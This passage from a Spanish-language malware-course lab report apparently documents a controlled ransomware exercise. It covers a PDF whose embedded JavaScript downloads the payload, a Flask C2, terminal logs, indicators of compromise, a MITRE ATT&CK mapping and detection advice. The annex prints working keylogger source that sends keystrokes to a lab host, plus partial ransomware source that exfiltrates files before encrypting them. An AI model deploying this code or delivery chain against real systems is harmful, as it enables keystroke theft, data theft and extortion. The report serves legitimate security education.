ython311\\Lib\\site-packages\\PyInstaller\\hooks'
17764 INFO: Processing standard module hook 'hook-pickle.py' from 'C:\\users\\dani\\AppData\\Local\\Programs\\Python\\Pyth
on311\\Lib\\site-packages\\PyInstaller\\hooks'
20083 INFO: Caching module dependency graph...
20159 INFO: Analyzing C:\ransomware.py
20227 INFO: Processing standard module hook 'hook-urllib3.py' from 'C:\\users\\dani\\AppData\\Local\\Programs\\Python\\Pyt
hon311\\Lib\\site-packages\\_pyinstaller_hooks_contrib\\stdhooks'
20584 INFO: Processing pre-safe-import-module hook 'hook-backports.py' from 'C:\\users\\dani\\AppData\\Local\\Programs\\Pyt
hon\\Python311\\Lib\\site-packages\\PyInstaller\\hooks\\pre_safe_import_module'
20599 INFO: SetuptoolsInfo: initializing cached setuptools info...
25455 INFO: Processing pre-safe-import-module hook 'hook-typing_extensions.py' from 'C:\\users\\dani\\AppData\\Local\\Prog
rams\\Python\\Python311\\Lib\\site-packages\\PyInstaller\\hooks\\pre_safe_import_module'
26251 INFO: Processing standard module hook 'hook-charset_normalizer.py' from 'C:\\users\\dani\\AppData\\Local\\Programs\\
Python\\Python311\\Lib\\site-packages\\_pyinstaller_hooks_contrib\\stdhooks'
26506 INFO: Processing standard module hook 'hook-cryptography.py' from 'C:\\users\\dani\\AppData\\Local\\Programs\\Python
\\Python311\\Lib\\site-packages\\_pyinstaller_hooks_contrib\\stdhooks'
34958 INFO: hook-cryptography: cryptography does not seem to be using dynamically linked OpenSSL.
35634 INFO: Processing standard module hook 'hook-certifi.py' from 'C:\\users\\dani\\AppData\\Local\\Programs\\Python\\Pyt
hon311\\Lib\\site-packages\\_pyinstaller_hooks_contrib\\stdhooks'
35952 INFO: Processing module hooks (post-graph stage)...
35973 INFO: Performing binary vs. data reclassification (13 entries)
36025 INFO: Looking for ctypes DLLs
36044 INFO: Analyzing run-time hooks ...
36045 INFO: Including run-time hook 'pyi_rth_inspect.py' from 'C:\\users\\dani\\AppData\\Local\\Programs\\Python\\Python31

```

```

(dani@kali)-[~/wine/drive_c]
$ python3 ~/create_pdf.py
PDF creato: /home/dani/malicious.pdf

```



```

dani@kali: ~/c2/uploads
Session Actions Edit View Help
(dani@kali)-[~/c2/uploads]
$ ls -la ~/c2/payload/ransomware.exe
-rwxrwxr-x 1 dani dani 12194901 May  9 18:52 /home/dani/c2/payload/ransomware.exe

(dani@kali)-[~/c2/uploads]
$ curl http://192.168.0.26:5000/ping
C2 alive

(dani@kali)-[~/c2/uploads]
$ curl http://192.168.0.26:5000/payload -w "%{http_code}" -o /dev/null
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload  Total   Spent    Left   Speed
100    207  100    207    0     0  118.4k      0    0     0      0     0      0
404

(dani@kali)-[~/c2/uploads]
$ ls -l
total 12
-rw-rw-r-- 1 dani dani  20 May  9 21:23 factura.pdf
-rw-rw-r-- 1 dani dani 1858 May  9 21:05 log.log
-rw-rw-r-- 1 dani dani  46 May  9 21:23 test.txt

(dani@kali)-[~/c2/uploads]
$
```

10. Vector de entrada: PDF con JavaScript embebido

10.1 Generación del PDF

El vector de entrada se implementó mediante un PDF creado con `pikepdf`. El documento incluía una acción de apertura (`OpenAction`) con JavaScript embebido.

La función utilizada fue:

```
app.launchURL('http://192.168.0.16:9090/ransomware.exe', true);
```

Esta instrucción no ejecuta directamente el ransomware de forma silenciosa. Su función es abrir una URL externa en el navegador del sistema. La ejecución final del binario requiere interacción del usuario.

Este punto es importante para interpretar correctamente el vector: el PDF actúa como mecanismo de entrega y como elemento de ingeniería social, no como explotación automática de código arbitrario.

10.2 Servidor HTTP auxiliar

El PDF y el ejecutable se sirvieron desde Kali1 mediante un servidor HTTP local en el puerto `9090`.

```
python3 -m http.server 9090
```

La víctima accedía a:

```
http://192.168.0.16:9090/factura.pdf
```

Y posteriormente el JavaScript abría:

```
http://192.168.0.16:9090/ransomware.exe
```

10.3 Evolución del PDF entre ambas fases

El mismo enfoque de PDF con JavaScript se utilizó en las dos fases del ejercicio.

En la primera fase, el PDF apuntaba al payload de validación:

```
http://192.168.0.16:9090/keylogger.exe
```

En la segunda fase, el PDF se modificó para apuntar al ransomware:

```
http://192.168.0.16:9090/ransomware.exe
```

Esto permitió demostrar que el PDF no era el malware en sí, sino el vector de entrega. El comportamiento final dependía del binario descargado y ejecutado por la víctima.

11. Ejecución del ataque en laboratorio

11.1 Infraestructura levantada

Antes de ejecutar el ataque se verificó que todos los servicios estuvieran activos.

Servicio	Máquina	Puerto	Estado esperado
Flask C2	Kali2	5000	Activo
Proxy descarga/pruebas	Kali1	8080	Activo
Proxy exfiltración	Kali1	8081	Activo
HTTP auxiliar	Kali1	9090	Activo


11.2 Directorio objetivo en la víctima

En la máquina Windows 10 se creó un directorio de prueba:

```
C:\Users\Dani.LAB\Desktop\keepcoding
```

Dentro se añadieron varios archivos de prueba con extensiones soportadas:

```
test.txt
factura.txt
documento.docx
informe.pdf
```




11.3 Apertura del PDF y descarga del ejecutable


La víctima accedió al PDF desde el navegador:

```
http://192.168.0.16:9090/factura.pdf
```

Al abrir el documento en Adobe Reader 9.4, el JavaScript embebido intentó abrir una URL externa. Adobe Reader mostró un diálogo de confirmación indicando que el documento pretendía acceder a un recurso externo.

Tras aceptar el aviso, el navegador descargó `ransomware.exe` desde Kali1.





11.4 Ejecución del ransomware

Una vez descargado, el usuario ejecutó manualmente el binario. Esta acción representa la parte de ingeniería social del ejercicio.

Tras la ejecución, el ransomware recorrió el directorio objetivo, exfiltró los archivos seleccionados y posteriormente los cifró.

12. Resultados obtenidos

12.1 Resultado en la víctima


Tras la ejecución del ransomware se observaron los siguientes cambios en el directorio objetivo:

- Los archivos originales desaparecieron.
- Se generaron nuevos archivos con extensión `.enc`.
- Se creó la nota de rescate `DECRYPT_FILES.txt`.

- El directorio quedó en un estado consistente con una infección de ransomware simulada.

Ejemplo de resultado esperado:

```
factura.txt.enc  
test.txt.enc  
documento.docx.enc  
informe.pdf.enc  
DECRYPT_FILES.txt
```



12.2 Resultado en el C2

En Kali2 se comprobó que los archivos habían sido recibidos correctamente en:

~/c2/uploads/

La recepción de estos archivos confirmó que la exfiltración se había producido antes del cifrado.

Además, los logs de Flask mostraron peticiones `POST` correctas contra el endpoint `/upload`.

```
(dani@kali)-[~/c2/uploads]
$ ls -l
total 16
-rw-rw-r-- 1 dani dani  20 May  9 21:23 factura.pdf
-rw-rw-r-- 1 dani dani  20 May  9 21:34 factura.txt
-rw-rw-r-- 1 dani dani 1858 May  9 21:05 log.log
-rw-rw-r-- 1 dani dani  46 May  9 21:34 test.txt
```

13. Indicadores de compromiso observados

Tipo	Indicador
IP de máquina atacante / proxy	192.168.0.16
IP del C2	192.168.0.26
Puerto C2	5000/tcp
Puertos proxy	8080/tcp , 8081/tcp
Servidor HTTP auxiliar	9090/tcp
URL del PDF	http://192.168.0.16:9090/factura.pdf
URL de descarga — fase keylogger	http://192.168.0.16:9090/keylogger.exe
URL de descarga — fase ransomware	http://192.168.0.16:9090/ransomware.exe
Endpoint de recepción de datos	/upload
Endpoint de prueba	/ping
Directorio objetivo	C:\Users\Dani.LAB\Desktop\keepcoding
Extensiones afectadas	.pdf , .docx , .txt
Extensión generada	.enc
Nota de rescate	DECRYPT_FILES.txt
Herramienta de proxy	socat
Framework C2 de laboratorio	Flask
Empaquetado del binario	PyInstaller

14. Mapeo MITRE ATT&CK

Fase	Técnica	Descripción en el laboratorio
Initial Access	Phishing / Malicious File	Uso de un PDF como vector inicial de entrega.
Execution	User Execution	El usuario ejecuta manualmente el binario descargado.
Defense Evasion	Impair Defenses	Windows Defender fue desactivado para la práctica, aunque no se implementó evasión real.
Command and Control	Application Layer Protocol: Web Protocols	Comunicación HTTP con infraestructura controlada.
Command and Control	Proxy	Uso de Kali1 como proxy intermedio entre víctima y C2.
Collection	Input Capture	Registro de pulsaciones durante la primera fase con keylogger de laboratorio.
Collection	Data from Local System	Selección de archivos locales en el directorio objetivo durante la fase ransomware.
Exfiltration	Exfiltration Over Web Service	Envío de archivos mediante HTTP <code>POST</code> al C2.
Impact	Data Encrypted for Impact	Cifrado de documentos mediante AES-256 y RSA-2048.
Impact	Inhibit System Recovery / Data Destruction parcial	Eliminación de archivos originales tras generar las copias cifradas.

15. Detección y oportunidades defensivas

El ejercicio permite identificar varios puntos donde una organización podría detectar o bloquear una cadena similar.

15.1 Detección en endpoint

Posibles señales de alerta:

- Adobe Reader abriendo URLs externas.
- Descarga de ejecutables iniciada desde un documento PDF.
- Ejecución de un binario descargado recientemente.
- Presencia de un keylogger de laboratorio durante la primera fase.
- Proceso empaquetado con PyInstaller.
- Creación masiva de archivos con una extensión nueva.

- Eliminación de documentos originales.
- Aparición de una nota de rescate.
- Actividad intensa sobre archivos del perfil de usuario.

15.2 Detección en red

Posibles señales de alerta:

- Tráfico HTTP saliente hacia IPs internas no habituales.
- Peticiones `POST` repetidas con archivos adjuntos.
- Comunicación contra puertos no estándar como `8080`, `8081`, `9090` o `5000`.
- Descarga de binarios `.exe` desde servidores no corporativos.
- Comunicación indirecta mediante proxy.

15.3 Detección en logs

Fuentes útiles:

- Windows Event Logs.
- Sysmon.
- Logs de proxy corporativo.
- Logs de firewall.
- EDR.
- Historial de descargas del navegador.
- Eventos de creación, modificación y borrado de archivos.

15.4 Medidas de mitigación

Medidas recomendadas:

- Mantener lectores PDF actualizados.
- Deshabilitar JavaScript en PDF si no es necesario.
- Bloquear descargas de ejecutables desde documentos.
- Aplicar control de aplicaciones mediante AppLocker o Windows Defender Application Control.
- Mantener antivirus/EDR activo.
- Monitorizar extensiones anómalas generadas masivamente.
- Alertar ante borrado masivo de archivos.
- Inspeccionar tráfico HTTP saliente.
- Restringir ejecución desde directorios de usuario como `Downloads`, `Desktop` o `%TEMP%`.
- Mantener backups offline, inmutables o versionados.

- Segmentar redes internas.
- Aplicar el principio de mínimo privilegio.

16. Problemas encontrados y soluciones aplicadas

Problema	Solución aplicada	Aprendizaje
Las dos máquinas Kali compartían MAC y recibían la misma IP por DHCP.	Regenerar la MAC de Kali1 en VirtualBox.	Validar red, MAC e IP antes de depurar servicios.
Adobe Reader 2019 bloqueaba acciones peligrosas desde JavaScript.	Usar Adobe Reader 9.4 para demostrar el concepto.	Los lectores PDF modernos reducen mucho esta superficie de ataque.
<code>exportDataObject</code> bloqueaba extensiones ejecutables.	Cambiar de enfoque hacia <code>app.launchURL</code> .	El vector pasó de ejecución directa a entrega con interacción del usuario.
CVE-2010-2883 no funcionaba contra Windows 10.	Descartar ese camino para la práctica.	Mitigaciones como ASLR y DEP rompen exploits antiguos diseñados para sistemas legacy.
PyInstaller en Linux no generaba un <code>.exe</code> funcional directamente.	Instalar Python para Windows dentro de Wine y compilar desde ese entorno.	PyInstaller no es un cross-compiler puro.
El payload de validación no incluía correctamente dependencias de Windows.	Añadir imports ocultos específicos al compilar.	Algunos módulos necesitan tratamiento especial en PyInstaller.
El C2 devolvía <code>404</code> tras modificar el servidor Flask.	Reiniciar el proceso Flask.	Tras cambios de código, validar que el servicio ejecutado es la versión actual.
<code>scp</code> fallaba contra Kali2.	Activar SSH con <code>systemctl start ssh</code> .	Validar servicios básicos antes de transferir payloads.
Wine no tenía Python instalado.	Instalar Python 3.11.9 de Windows dentro de Wine.	Wine necesita su propio entorno Windows para ejecutar herramientas de ese ecosistema.

17. Limitaciones del ejercicio

El ejercicio reproduce una cadena funcional, pero tiene limitaciones importantes:

- No se implementó evasión de antivirus.
- Windows Defender fue desactivado manualmente.
- El keylogger se utilizó únicamente como payload de validación en la primera fase.
- No se implementó persistencia.
- No se implementó movimiento lateral.
- No se explotó una CVE funcional contra Windows 10.
- El vector PDF requiere interacción del usuario.
- Se utilizó una versión antigua de Adobe Reader para facilitar la demostración.
- La infraestructura C2 es básica y desarrollada únicamente para laboratorio.
- No se implementó autenticación ni cifrado TLS en la comunicación con el C2.
- No se implementó un mecanismo real de descifrado para la víctima.
- El directorio objetivo se limitó deliberadamente a una ruta de pruebas.

Estas limitaciones son coherentes con el alcance académico del ejercicio y evitan que la práctica se convierta en una herramienta ofensiva fuera de contexto.

18. Conclusiones

La práctica permitió desarrollar y validar dos fases progresivas dentro de un mismo laboratorio de malware. Primero se utilizó un PDF con JavaScript embebido para descargar y ejecutar un keylogger de laboratorio, validando así el vector de entrada y la comunicación con el C2. Posteriormente, el mismo enfoque se adaptó para entregar un ransomware funcional con exfiltración previa y cifrado de archivos.

El ejercicio integró varias áreas clave del módulo de malware:

- Preparación de laboratorio.
- Resolución de problemas de red.
- Uso de infraestructura C2.
- Proxy intermedio.
- Entrega mediante documento PDF.
- Ingeniería social.
- Registro de actividad con keylogger de laboratorio en la fase inicial.
- Exfiltración previa al cifrado.
- Cifrado híbrido AES-256 + RSA-2048.
- Compilación de ejecutables Windows desde Linux mediante Wine.
- Documentación de evidencias.
- Análisis de limitaciones reales en lectores PDF modernos.

El aprendizaje principal fue que ejecutar código arbitrario desde un PDF no es trivial en versiones modernas de Adobe Reader. Las protecciones actuales restringen muchas capacidades históricamente abusadas por malware, por lo que un atacante real necesitaría una vulnerabilidad concreta, un entorno vulnerable o una cadena basada en interacción del usuario.

También se comprobó que el ransomware moderno no se limita al cifrado. La exfiltración previa es una parte fundamental del modelo de doble extorsión: incluso si la víctima dispone de copias de seguridad, el atacante conserva una copia de la información.

Desde el punto de vista defensivo, la práctica deja varios puntos claros de detección:

- Documentos PDF abriendo URLs externas.
- Descarga de ejecutables desde documentos.
- Ejecución de binarios descargados recientemente.
- Conexiones HTTP a infraestructura no habitual.
- Exfiltración mediante peticiones `POST`.
- Creación masiva de archivos cifrados.
- Eliminación de archivos originales.
- Aparición de notas de rescate.

En conjunto, la práctica demuestra no solo el funcionamiento técnico de una cadena ransomware, sino también los puntos donde puede ser analizada, detectada y contenida.

19. Referencias

- KeepCoding Enunciado de la práctica final del módulo de malware.
- Sikorski, M. & Honig, A. — *Practical Malware Analysis*.
- Adobe Acrobat JavaScript API Reference.
- Metasploit Framework — `exploit/windows/fileformat/adobe_cooltype_sing`.
- PikePDF Documentation.
- Python Cryptography Library Documentation.
- Any.Run Blog Análisis de comportamiento de malware.
- Malware-Traffic-Analysis.net Análisis de tráfico de malware.
- Abuse.ch MalwareBazaar y seguimiento de amenazas activas.
- MITRE ATT&CK Framework.

20. Anexo - Payloads utilizados en el laboratorio

Nota de alcance: el código incluido en este anexo corresponde exclusivamente a los payloads desarrollados y ejecutados dentro del laboratorio controlado de la práctica. Su

finalidad es documentar la evidencia técnica del ejercicio, no facilitar su reutilización fuera del entorno autorizado.

B.1 Payload 1, Keylogger de laboratorio

Función dentro de la práctica:

Este payload se utilizó como prueba inicial de bajo impacto para comprobar que el vector de entrada funcionaba correctamente antes de ejecutar el ransomware.

Comportamiento validado:

- Ejecución en Windows 10.
- Captura de actividad de teclado de prueba.
- Generación de archivo de salida.
- Comunicación con el C2 del laboratorio.
- Recepción del archivo en `~/c2/uploads/`.

Código fuente utilizado:

```
from pynput import keyboard
import logging, os, requests

class Keylogger():
    def __init__(self):
        self.text = ""
        self.count = 0
        self.url = "http://192.168.0.16:8081/upload"
        self.logDir = os.path.join(os.path.dirname(os.path.abspath(__file__)),
"log")
        if not os.path.exists(self.logDir):
            os.mkdir(path=self.logDir)
        logging.basicConfig(
            filename=os.path.join(self.logDir, "log.log"),
            level=logging.DEBUG,
            format='%(asctime)s: %(message)s')
        self.start()

    def start(self):
        with keyboard.Listener(on_press=self.on_press) as listener:
            listener.join()

    def on_press(self, key):
        if key is not keyboard.Key.space and key is not keyboard.Key.enter and
key is not keyboard.Key.tab:
            try:
```

```

        self.text = self.text + key.char
    except AttributeError:
        pass
    else:
        logging.info(self.text)
        logging.info("Special character {0}".format(key))
        self.text = ""
        self.count += 1
        if self.count % 10 == 0:
            f = open(os.path.join(self.logDir, "log.log"), "rb")
            files = {"file": ("log.log", f)}
            requests.post(url=self.url, files=files)
            f.close()

keylogger = Keylogger()

```

Comando de compilación utilizado:

```

wine pyinstaller --onefile --noconsole \
--hidden-import pynput.keyboard._win32 \
--hidden-import pynput.mouse._win32 \
C:\keylogger.py

```

Observaciones:

- Fue necesario incluir imports ocultos de `pynput` específicos de Windows.
- El payload no formó parte de la cadena final de ransomware.
- Su uso se limitó a validar la infraestructura y el flujo de entrega.

B.2 Payload 2, Ransomware de laboratorio

Función dentro de la práctica:

Este payload se utilizó en la segunda fase para demostrar el flujo completo de ransomware: selección de archivos, exfiltración previa, cifrado híbrido y generación de nota de rescate.

Comportamiento validado:

- Búsqueda de archivos `.pdf`, `.docx` y `.txt` en el directorio objetivo.
- Exfiltración previa hacia el C2 mediante proxy intermedio.
- Cifrado de archivos con AES-256-CBC.
- Protección de la clave AES mediante RSA-2048.
- Eliminación de archivos originales.
- Generación de archivos `.enc`.

- Creación de `DECRYPT_FILES.txt`.

Código fuente utilizado:

```
import os, requests, secrets
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import hashes, serialization
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend

PROXY_UPLOAD = 'http://192.168.0.16:8081/upload'
TARGET_DIR = os.path.join(os.environ['USERPROFILE'], 'Desktop', 'keepcoding')
EXTENSIONS = ['.pdf', '.docx', '.txt']

PUBLIC_KEY_PEM = b"""-----BEGIN PUBLIC KEY-----
